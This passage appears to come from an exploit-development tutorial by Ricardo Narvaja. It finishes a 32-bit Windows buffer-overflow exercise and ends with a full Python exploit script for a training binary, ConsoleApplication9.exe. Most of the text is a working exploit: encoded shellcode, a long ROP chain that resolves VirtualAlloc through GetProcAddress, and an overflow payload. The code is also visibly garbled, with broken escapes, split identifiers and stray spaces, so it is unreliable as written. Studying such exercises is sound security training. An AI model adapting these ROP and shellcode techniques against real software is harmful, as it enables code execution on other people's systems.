




We already have the source in ESI, the destination, that is, the section allocated in EDI, and in ECX the size to copy. Then with REPS MOVS we copy.




We move the allocated address to EAX using POP EAX , and next we jump using CALL [EAX-0x18]




EXECUTING A DIFFERENT SHELLCODE

I jump to run my shellcode. To vary a bit, I change the shellcode to one that shows a MessageBoxA.




Before executing my shellcode I restore the stack, to avoid problems.


**mov esp, dword ptr fs: [0x00000000]**

****

If I trace, I can see the shellcode auto unzipping.



And finally it reaches that CALL EAX where it jumps to the MessageBoxA.



And with that we finished the 32-bit exercise, which gave us quite a fight. We already have the 64-bit version yet. I hope it will not be as hard as this one.

SCRIPT FINAL SOLUTION FOR PYTHON 3

Here I put the final code of the script for python 3

*#! / Usr / bin / env python*

*# - \* - coding: utf-8 - \* -*

import sys

from subprocess import Popen, PIPE

import struct

import sys

import codecs

import random

import string

shellcode = b "\ x64 \ x8B \ x25 \ x00 \ x00 \ x00 \ x00"

shellcode + =b "\ xb8 \ xe0 \ x20 \ xa7 \ x98 \ xdb \ xd1 \ xd9 \ x74 \ x24 \ xf4 \ x5a \ x29 \ xc9 \ xb1"

shellcode + =b"\ x42 \ x31 \ x42 \ x12 \ x83 \ xc2 \ x04 \ x03 \ xa2 \ x2e \ x45 \ x6d \ xfb \ xc4 \ x12"

shellcode + =b"\ x57 \ x8f \ x3e \ xd1 \ x59 \ xbd \ x8d \ x6e \ xab \ x88 \ x96 \ x1b \ xba \ x3a \ xdc"

shellcode + =b"\ x6a \ x31 \ xb1 \ x94 \ x8e \ xc2 \ x83 \ x50 \ x24 \ xaa \ x2b \ xea \ x0c \ x6b \ x64"

shellcode + =b"\ xf4 \ x05 \ x78 \ x23 \ x05 \ x37 \ x81 \ x32 \ x65 \ x3c \ x12 \ x90 \ x42 \ xc9 \ xae"

shellcode + =b"\ xe4 \ x01 \ x99 \ x18 \ x6c \ x17 \ xc8 \ xd2 \ xc6 \ x0f \ x87 \ xbf \ xf6 \ x2e \ x7c"

shellcode + =b"\ xdc \ xc2 \ x79 \ x09 \ x17 \ xa1 \ x7b \ xe3 \ x69 \ x4a \ x4a \ x3b \ x75 \ x18 \ x29"

shellcode + =b"\ x7b \ xf2 \ x67 \ xf3 \ xb3 \ xf6 \ x66 \ x34 \ xa0 \ xfd \ x53 \ xc6 \ x13 \ xd6 \ xd6"

shellcode + =b"\ xd7 \ xd7 \ x7c \ x3c \ x19 \ x03 \ xe6 \ xb7 \ x15 \ x98 \ x6c \ x9d \ x39 \ x1f \ x98"

shellcode + =b "\ xaa \ x46 \ x94 \ x5f \ x44 \ xcf \ xee \ x7b \ x88 \ xb1 \ x2d \ x31 \ xb8 \ x18 \ x66"

shellcode + =b "\ xbf \ x5d \ xd3 \ x44 \ xa8 \ x13 \ xaa \ x46 \ xc5 \ x79 \ xdb \ xc8 \ xea \ x82 \ xe4"

shellcode + =b"\ x7e \ x51 \ x78 \ xa0 \ xff \ x82 \ x62 \ xa5 \ x78 \ x2e \ x46 \ x18 \ x6f \ xc1 \ x79"

shellcode + =b"\ x63 \ x90 \ x57 \ xc0 \ x94 \ x07 \ x04 \ xa6 \ x84 \ x96 \ xbc \ x05 \ xf7 \ x36 \ x59"

shellcode + =b"\ x01 \ x82 \ x35 \ xc4 \ xa3 \ xe4 \ xe6 \ x22 \ x49 \ x7c \ xf0 \ x7d \ xb2 \ x2b \ xf9"

shellcode + =b"\ x08 \ x8e \ x84 \ xba \ xa3 \ xac \ x68 \ x01 \ x34 \ xac \ x56 \ x2b \ xd3 \ xad \ x69"

shellcode + =b"\ x34 \ xdc \ x45 \ xce \ xeb \ x03 \ xb5 \ x86 \ x89 \ x70 \ x86 \ x30 \ x7 \ x60"

shellcode + =b"\ xe0 \ x5b \ x56 \ xf9 \ xfa \ xcc \ x0e \ xd9 \ xdc \ x2c \ xc7 \ x7b \ x72 \ x55 \ x36"

shellcode + =b"\ x13 \ xf8 \ xcd \ x5d \ xc3 \ x68 \ x5e \ xf1 \ x73 \ x49 \ x6f \ xc4 \ xfb \ xc5 \ xab"

shellcode + =b"\ xda \ x72 \ x34 \ x82 \ x30 \ xd6 \ xe4 \ xb4 \ xe6 \ x29 \ xda \ x06 \ xc7 \ x85 \ x24"

shellcode + =b"\ x3d \ xcf"

*#build string Kernel32 wide*

rop =b" "

rop + = struct.pack (**" <L "**, 0x0051342a) *# pop ecx-ret*

rop + = struct.pack (**"<L"**, 0x0051FB25) *# POP ESP*

rop + = struct.pack (**"<L"**, 0x005220ef) *# pop eax-ret*

rop + = struct.pack (**"<L"**, 0x52b490) #writeable *address*

rop + = struct.pack (**"<L"**, 0x005116a1) *# mov [eax + 4], ecx -ret*

rop + = struct.pack (**" <L "**, 0x0051342a) *# pop ecx-ret*

rop + = struct.pack (**" <L "**, 0x52b088) *# new stack*

rop + = struct.pack (**" <L "**, 0x005220ef) *# pop eax-ret*

rop + = struct.pack (**"<L"**, 0x52b494) #writeable *address*

rop + = struct.pack (**"<L"**, 0x005116a1) *# mov [eax + 4], ecx -ret*

rop + = struct.pack (**"<L"**, 0x005220ef) *# pop eax-ret*

rop + = struct.pack (**"<L"**, 0xFFAEEFB7) *# address to return denied*

rop + = struct.pack (**"<L"**, 0x005184e4) *# NEG EAX*

rop + = struct.pack (**"<L"**, 0x0052b490) *# to EBP*

rop + = struct.pack (**"<L"**, 0x00519de4) *# XCHG EBX, EAX*

rop + = struct.pack (**"<L"**, 0x0051ea8b) *# call ebx*

rop1 =b ""

rop1 + = struct.pack (**"<L "**, 0x0051342a) *# pop ecx-ret*

rop1 + = struct.pack (**" <L "**, 0x0065006b) *# k \ x00 \ r \ x00 (ke)*

rop1 + = struct.pack (**" <L "**, 0x005220ef) *# pop eax -ret*

rop1 + = struct.pack (**"<L"**, 0x0052a080) *# writable address*

rop1 + = struct.pack (**"<L"**, 0x005116a1) *# mov [eax + 4], ecx -ret*

rop1 + = struct.pack (**"<L"**, 0x0051342a) *# pop ecx-ret*

rop1 + = struct.pack (**"<L"**, 0x006e0072) *# r \ x00 \ n \ x00 (rn)*

rop1 + = struct.pack (**"<L "**, 0x005220ef) *# pop eax-ret*

rop1 + = struct.pack (**" <L "**, 0x0052a080 + 4) *# writable address +4*

rop1 + = struct.pack (**" <L "**, 0x005116a1) *# mov [eax + 4] , ecx -ret*

rop1 + = struct.pack (**"<L"**, 0x0051342a) *# pop ecx-ret*

rop1 + = struct.pack (**"<L"**, 0x006c0065) *# e \ x00 \ l \ x00 (el)*

rop1 + = struct. pack (**"<L"**, 0x005220ef) *# pop eax-ret*

rop1 + = struct.pack (**"<L"**, 0x0052a080 +8) *# writable address +8*

rop1 + = struct.pack (**"<L"**, 0x005116a1) *# mov [ eax + 4], ecx -ret*

rop1 + = struct.pack (**"<L"**, 0x0051342a) *# pop ecx-ret*

rop1 + = struct.pack (**"<L"**, 0x00320033) *# 3 \ x00 \ 2 \ x00 (32)*

rop1 + = struct.pack (**"<L"**, 0x005220ef) *# pop eax-ret*

rop1 + = struct.pack (**"<L"**, 0x0052a080 +12) *# writable address +12*

rop1 + = struct.pack (**"<L"**, 0x005116a1) *# mov [eax + 4], ecx -ret*

rop1 + = struct.pack (**"<L"**, 0x0051342a) *# pop ecx-ret*

rop1 + = struct.pack (**"<L"**, 0x0064002e) *#. \ x00 \ d \ x00 (.d)*

rop1 + = struct.p ack (**"<L"**, 0x005220ef) *# pop eax-ret*

rop1 + = struct.pack (**"<L"**, 0x0052a080 +16) *# writable address +16*

rop1 + = struct.pack (**"<L"**, 0x005116a1) *# mov [ eax + 4], ecx -ret*

rop1 + = struct.pack (**"<L"**, 0x0051342a) *# pop ecx-ret*

rop1 + = struct.pack (**"<L"**, 0x006c006c) *# l \ x00 \ l \ x00 (ll)*

rop1 + = struct.pack (**"<L"**, 0x005220ef) *# pop eax-ret*

rop1 + = struct.pack (**"<L"**, 0x0052a080 +20) *# writable address +20*

rop1 + = struct.pack (**"<L"**, 0x005116a1) *# mov [eax + 4], ecx -ret*

*#call to GetModulehandleW*

rop1 + = struct.pack (**"<L"**, 0x0051fa0e) *# pop edx-ret*

rop1 + = struct.pack (**"<L"**, 0x00523030-4) *# GetModuleHandleW*

rop1 + = struct.pack (**"<L"**, 0x00520d34) *# mov eax, [edx + 4] -ret*

rop1 + = struct.pack (**"<L"**, 0x0051252b) *# call eax to GetModuleHandleW*

rop1 + = struct.pack (**" <L "**, 0x0052a084) *# string wide*

*#Store Address*

rop1 + = struct.pack (**" <L "**, 0x0051342a) *# pop ecx-ret*

rop1 + = struct.pack (**" <L "**, 0x0052b174 - 0x10 + (8 \* 4) ) *# writable address to Kernel32 imagebase 0x0052b174*

rop1 + = struct.pack (**"<L"**, 0x00518e0 0) *# mov [ecx + 0x10], eax -ret*

rop2 =b ""

*#place 0x40*

rop2 + = struct.pack (**"<L"**, 0x005220ef) *# pop eax-ret*

rop2 + = struct.pack (**"<L"**, 0x3f) *# 0x3f*

rop2 + = struct.pack (**"<L"**, 0x00511649) *# inc eax*

rop2 + = struct.pack (**"<L"**, 0x00513255) *# pop edi-ret*

rop2 + = struct.pack (**"<L"**, 0x52b1a7 + 20 + 0xc) *# where I will put 40*

rop2 + = struct.pack (**"<L"**, 0x5129df) *# here it does*

rop2 + = struct.pack (**"<L"**, 0x90909090) *# padding*

rop2 + = struct.pack (**" <L "**, 0x90909090) *# padding*

*#Build string VirtualAlloc*

rop2 + = struct.pack (**" <L "**, 0x0051342a) *# pop ecx-ret*

rop2 + = struct.pack (**" <L "**, 0x74726956) *# Virt*

rop2 + = struct.pack (**"<L"**, 0x005220ef) *# pop eax-ret*

rop2 + = struct.pack (**"<L"**, 0x52a3e4) *# writable address*

rop2 + = struct.pack (**"<L"**, 0x005116a1) *# mov [eax + 4], ecx -ret*

rop2 + = struct.pack (**"<L"**, 0x0051342a) *# pop ecx-ret*

rop2 + = struct.pack (**"<L"**, 0x416C6175) *# ualA*

rop2 + = struct.pack (**"<L"**, 0x005220ef) *# pop eax-ret*

rop2 + = struct.pack (**"<L"**, 0x52a3e4 + 4) *# writable address +4*

rop2 + = struct.pa ck (**"<L"**, 0x005116a1) *# mov [eax + 4], ecx -ret*

rop2 + = struct.pack (**"<L"**, 0x0051342a) *# pop ecx-ret*

rop2 + = struct.pack (**"<L"**, 0x636F6C6C) *# lloc*

rop2 + = struct.pack (**"<L"**, 0x005220ef) *# pop eax-ret*

rop2 + = struct.pack (**"<L"**, 0x52a3e4 +8) *# writable address +8*

rop2 + = struct.pack (**"<L "**, 0x005116a1) *# mov [eax + 4], ecx -ret*

rop2 + = struct.pack (**" <L "**, 0x00513255) *# pop edi-ret*

rop2 + = struct.pack (**" <L "**, 0x52a3e8) *# Virtual Alloc address*

rop2 + = struct.pack (**"<L"**, 0x0051fa0e) *# pop edx-ret*

rop2 + = struct.pack (**"<L"**, 0x0052a060 + 0x10-4) *# stored image base*

rop2 + = struct.pack (**"<L"**, 0x00520d34) *# mov eax, [edx-4] in EAX we already have the base image*

rop2 + = struct.pack (**"<L"**, 0x511398) *# pop esi -pop ebp-ret*

rop2 + = struct.pack (**"<L"**, 0x52b174) *# stored image base*

rop2 + = struct.pack (**"<L"**, 0x52306c -8) *# GetProcAddress IAT remainder 8 to offset*

rop2 + = struct.pack (**"<L"**, 0x515002) *# call to GetProcAddress*

rop2 + = struct.pack (**"<L"**, 0x90909090) *# padding*

rop2 + = struct.pack (**"<L"**, 0x90909091) *# padding*

rop2 + = struct.pack (**"<L"**, 0x90909092) *# padding*

rop2 + = struct.pack (**"<L"**, 0x90909093) *# padding*

rop2 + = struct.pack (**"<L"**, 0x512975) *# JMP EAX*

rop2 + = struct.pack (**"<L"**, 0x41424344) *# pad*

rop2 + = struct.pack (**"<L"**, 0x511398) *# return to pop esi-pop ebp-ret*

rop2 + = struct.pack (**"<L"**, 0x0) *# any address*

rop2 + = struct.pack (**"<L"**, 0x2000) *# size*

rop2 + = struct.pack (**"<L"**, 0x3000) *# allocate new section*

rop2 + = struct.pack (**"<L"**, 0x0) *# padding (here save the 0x40)*

rop2 + = struct.pack (**"<L"**, 0x0052B1EC) *# here save the writable address that goes to ESI*

rop2 + = struct.pack (**"<L"**, 0x90909093) *# padding*

rop2 + = struct.pack (**"<L"**, 0x0051342a) *# pop ecx-ret*

rop2 + = struct.pack (**"<L"**, 0x00400) *# size to copy to ECX*

rop2 + = struct.pack (**"<L"**, 0x0051c8cf) *# mov [esi], eax - POP ESI-POP EBP*

rop2 + = struct.pack (**"<L"**, 0x0052B208) *# source a ESI*

rop2 + = struct.pack (**"<L"**, 0x90909090) *# to EBP*

rop2 + = struct.pack (**"<L"**, 0x00513255) *# pop edi-ret*

rop2 + = struct.pack (**"<L"**, 0x 90909090) *# Here you will save the allocated address that is in EAX.*

rop2 + = struct.pack (**"<L"**, 0x51279e) *#reps movs*

rop2 + = struct.pack (**"<L"**, 0x90909090)

rop2 + = struct.pack (**"<L"**, 0x90909090)

rop2 + = struct.pack (**"< L "**, 0x005220ef) *# pop eax-ret*

rop2 + = struct.pack (**" <L "**, 0x0052b1ec + 0x18) *# here the allocated address*

rop2 + = struct.pack (**" <L "**, 0x0051e38f) *# call [EAX - 0x18] jump to new section*

payload = b "B" \* 1024 + b "\ x17" + 8\* b "B"+ rop + b "ABCDEFG" + b "\ x40" + rop1 + rop2 + shellcode + b "A " \* 500+ b"\ x40"

p1 = Popen (**r" ConsoleApplication9.exe "**, stdin= PIPE)

print(**" PID:% s "** %hex(p1.pid))

print(**" Enter to continue "**)

p1. communicate (payload)

p1.wait ()

Uff, this exercise made me sweat.

Until part 17

5/4/2020

Ricardo Narvaja